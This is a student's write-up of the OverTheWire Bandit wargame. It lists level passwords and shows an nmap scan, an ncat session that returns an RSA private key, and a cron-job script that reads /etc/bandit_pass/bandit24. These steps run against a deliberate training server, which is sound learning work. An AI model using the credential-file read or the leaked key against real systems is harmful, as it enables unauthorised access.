# Task – 5

- Minaal Kumar

1. boJ9jbbUNNfktd78OOpsqOltutMc3MY1

2. CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9

3. UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK

4. pIwrPrtPN36QITSp3EQaw936yaFoFgAB

5. koReBOKuIDDepwhWk7jZC0RTdopnAYKh

6. DXjZPULLxYr17uwoI01bNLQbtFemEgo7

7. HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs

8. cvX2JJa4CFALtqS87jk27qwqGhBM9plV

9. UsvVyFSfZZWbi6wgC7dAFyFuR6jQQUhR

10. truKLdjsbJ5g7yyJ2X2R0o3a5HQJFuLk

11. IFukwKGsFW8MOq3IRFqrxE1hxTNEbUPR

12. 5Te8Y4drgCRfCx8ugdwuEX8KFC6k2EUu

13. 8ZjyCRiBWFYkneahHwxCv3wb2a1ORpYL

14. 4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e

15. BfMYroe26WYalil77FoDi9qh59eK5xNr

16. cluFn7wTiGryunymYOu4RcffSxQluehd

17. We got a private key, which was copied into a file key on desktop.
    Then, using command
    chmod 400 key
    giving it permission, which says
    for USER it is READ permission
    for GROUP it is NO permission
    for OTHER it is NO permission

    Now this file will be used as key(password) to access the next level(bandit17).

Host is up (0.00023s latency).
Not shown: 996 closed ports
PORT   STATE   SERVICE
31046/tcp open   unknown
31518/tcp filtered unknown
31691/tcp open   unknown
31790/tcp open   unknown
31960/tcp open   unknown

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
bandit16@bandit:~$ ncat --ssl localhost 31046
cluFn7wTiGryunymYOu4RcffSxQluehd
Ncat: Connection timed out.
bandit16@bandit:~$ cluFn7wTiGryunymYOu4RcffSxQluehd
-bash: cluFn7wTiGryunymYOu4RcffSxQluehd: command not found
bandit16@bandit:~$ ncat --ssl localhost 31046
cluFn7wTiGryunymYOu4RcffSxQluehd
Ncat: Connection timed out.
bandit16@bandit:~$ cluFn7wTiGryunymYOu4RcffSxQluehd
-bash: cluFn7wTiGryunymYOu4RcffSxQluehd: command not found
bandit16@bandit:~$ ncat --ssl localhost 31790
cluFn7wTiGryunymYOu4RcffSxQluehd
Correct!
-----BEGIN RSA PRIVATE KEY-----

MIIEogIBAAKCAQEAvnOkuifwMg6HL2YPIOjon6lWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGCBgtZPGuJU5xlJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87OR1O+rW4LCDCNd2lUvLE/GL2GWyuKN0K51cd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr5604T6zBWWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7WNX
x0YVztz/zb1krPjfkU1jH5+9EbVNj+DiXFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE65Fth0ar69jp5RLwD1NhPx31Bl
J9nOMBOJ0VToum43UOS8YxF8iwhXriYGnc1sskbwpXOUDc9uX4+UE5zH22P29ovd
d8NErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP21bcBrvgT9YCNL6C+ZKufD52yOQ9q0kwFTEQpjtF4uNtJom+asvlpnS8A
vLY9r60wY5vnZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkzaBky5noIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur8SOEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDn75Lsn+tBbAlyc9P2jGRNtMSkCgYEAypHd
HCctNl/FwjulhttFx/rHYKhLldZDFYelE/v45bN4yFm8x7R/b0lE7KaszX+Exdvt
SghaTdcG0KnywibpJVyusavPzpaJMjd36tcFhVAbAjm7enCIvGCSx+X3l55lWg0A
RS7hJglezI1vJv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJl93V5HDl
TtLek7xRVxUl+lU7rWkGAXFpMLFteQEsRr7PJ/lemnEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXtnB3OhYimtlG2Cg5JCqIZFHxD6MjEGOtu
L8ktHMPvodBwNsSBULpG0QKBgBAplfC1HOnWiMGOU3KPwYWt6O6CdTkmJOmL8Nl
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHd5OoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMnjmlJdjp+Ez8duyn3ieo36yrttF5N5sJLAbxFpdlc1gvtGCWW+9Cq0b
dxviWB+TFVEBl1O4f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
v8gsyi/sN3RqRBcGU40fOoZyfAMT8s1n/uYv5206IgeuZ/ujbjY=

-----END RSA PRIVATE KEY-----

18. kfBf3eYk5BPBRzwjqutbbfE887SVc5Yd

19. After entering the password. At last we'll get a **"Byebye !"** message.

```
Please play nice:

    * don't leave orphan processes running
    * don't leave exploit-files laying around
    * don't annoy other players
    * don't post passwords or spoilers
    * again, DONT POST SPOILERS!
      This includes writeups of your solution on your blog or website!

--[ Tips ]--

This machine has a 64bit processor and many security-features enabled
by default, although ASLR has been switched off.  The following
compiler flags might be interesting:

    -m32                  compile for 32bit
    -fno-stack-protector  disable ProPolice
    -Wl,-z,norelro        disable relro

In addition, the execstack tool can be used to flag the stack as
executable on ELF binaries.

Finally, network-access is limited for most levels by a local
firewall.

--[ Tools ]--

For your convenience we have installed a few usefull tools which you can find
in the following locations:

    * gef (https://github.com/hugsy/gef) in /usr/local/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /usr/local/pwndbg/
    * peda (https://github.com/longld/peda.git) in /usr/local/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /usr/local/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)
    * checksec.sh (http://www.trapkit.de/tools/checksec.html) in /usr/local/bin/checksec.sh

--[ More information ]--

For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/

For support, questions or comments, contact us through IRC on
irc.overthewire.org #wargames.

Enjoy your stay!

Byebye !
Connection to bandit.labs.overthewire.org closed.
minaal@minaal:~$
```

20. IueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x


```
--[ Tips ]--

This machine has a 64bit processor and many security-features enabled
by default, although ASLR has been switched off.  The following
compiler flags might be interesting:

    -m32                  compile for 32bit
    -fno-stack-protector  disable ProPolice
    -Wl,-z,norelro        disable relro

In addition, the execstack tool can be used to flag the stack as
executable on ELF binaries.

Finally, network-access is limited for most levels by a local
firewall.

--[ Tools ]--

For your convenience we have installed a few usefull tools which you can find
in the following locations:

    * gef (https://github.com/hugsy/gef) in /usr/local/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /usr/local/pwndbg/
    * peda (https://github.com/longld/peda.git) in /usr/local/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /usr/local/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)
    * checksec.sh (http://www.trapkit.de/tools/checksec.html) in /usr/local/bin/checksec.sh

--[ More information ]--

For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/

For support, questions or comments, contact us through IRC on
irc.overthewire.org #wargames.

Enjoy your stay!

Byebye !
Connection to bandit.labs.overthewire.org closed.
minaal@minaal:~$ ssh -t bandit18@bandit.labs.overthewire.org -p 2220 /bin/sh
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

bandit18@bandit.labs.overthewire.org's password:
$ ls
readme
$ cat readme
IueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x
$
```

21. GbKksEFF4yrVs6il55v6gwY5aVje5f0j

22. gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr

23. Yk7owGAcWjwMVRwrTesJEwB7WVOiILLI

24. jc1udXuA1tiHqjIsL8yaapX5XIAI6i0n

25. UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ

```
        * checksec.sh (http://www.trapkit.de/tools/checksec.html) in /usr/local/bin/checksec.sh

--[ More information ]--

    For more information regarding individual wargames, visit
    http://www.overthewire.org/wargames/

    For support, questions or comments, contact us through IRC on
    irc.overthewire.org #wargames.

    Enjoy your stay!

bandit23@bandit:~$ cd /tmp/
bandit23@bandit:/tmp$ ls
ls: cannot open directory '.': Permission denied
bandit23@bandit:/tmp$ mkdir minaal
bandit23@bandit:/tmp$ cd /minaal
-bash: cd: /minaal: No such file or directory
bandit23@bandit:/tmp$ cd minaal
bandit23@bandit:/tmp/minaal$ ls
bandit23@bandit:/tmp/minaal$ vim test.sh
bandit23@bandit:/tmp/minaal$ ls
bandit23@bandit:/tmp/minaal$ ls -a
.  
bandit23@bandit:/tmp/minaal$ ls -alps
total 1992
    4 drwxr-sr-x 2 bandit23 root    4096 Jun 26 09:22 ./
1988 drwxrws-wt 1 root     root 2031616 Jun 26 09:22 /
bandit23@bandit:/tmp/minaal$ vim test.sh
bandit23@bandit:/tmp/minaal$ ls
test.sh
bandit23@bandit:/tmp/minaal$ chmod 777 test.sh
bandit23@bandit:/tmp/minaal$ vim test.sh
bandit23@bandit:/tmp/minaal$ touch pass
bandit23@bandit:/tmp/minaal$ chmod 777 pass
bandit23@bandit:/tmp/minaal$ ls
pass  test.sh
bandit23@bandit:/tmp/minaal$ cp test.sh /var/spool/bandit24/
bandit23@bandit:/tmp/minaal$ ls -alps
total 2000
    4 drwxr-sr-x 2 bandit23 root    4096 Jun 26 09:29 ./
1988 drwxrws-wt 1 root     root 2031616 Jun 26 09:31 /
    4 -rwxrwxrwx 1 bandit23 root      33 Jun 26 09:31 pass
    4 -rwxrwxrwx 1 bandit23 root      62 Jun 26 09:28 test.sh
bandit23@bandit:/tmp/minaal$ cat test.sh
#!/bin/bash

cat /etc/bandit_pass/bandit24 > /tmp/minaal/pass
bandit23@bandit:/tmp/minaal$ cat pass
UoMYTrfrBFHyQXmg0gzctqAwOmw1IohZ
bandit23@bandit:/tmp/minaal$
```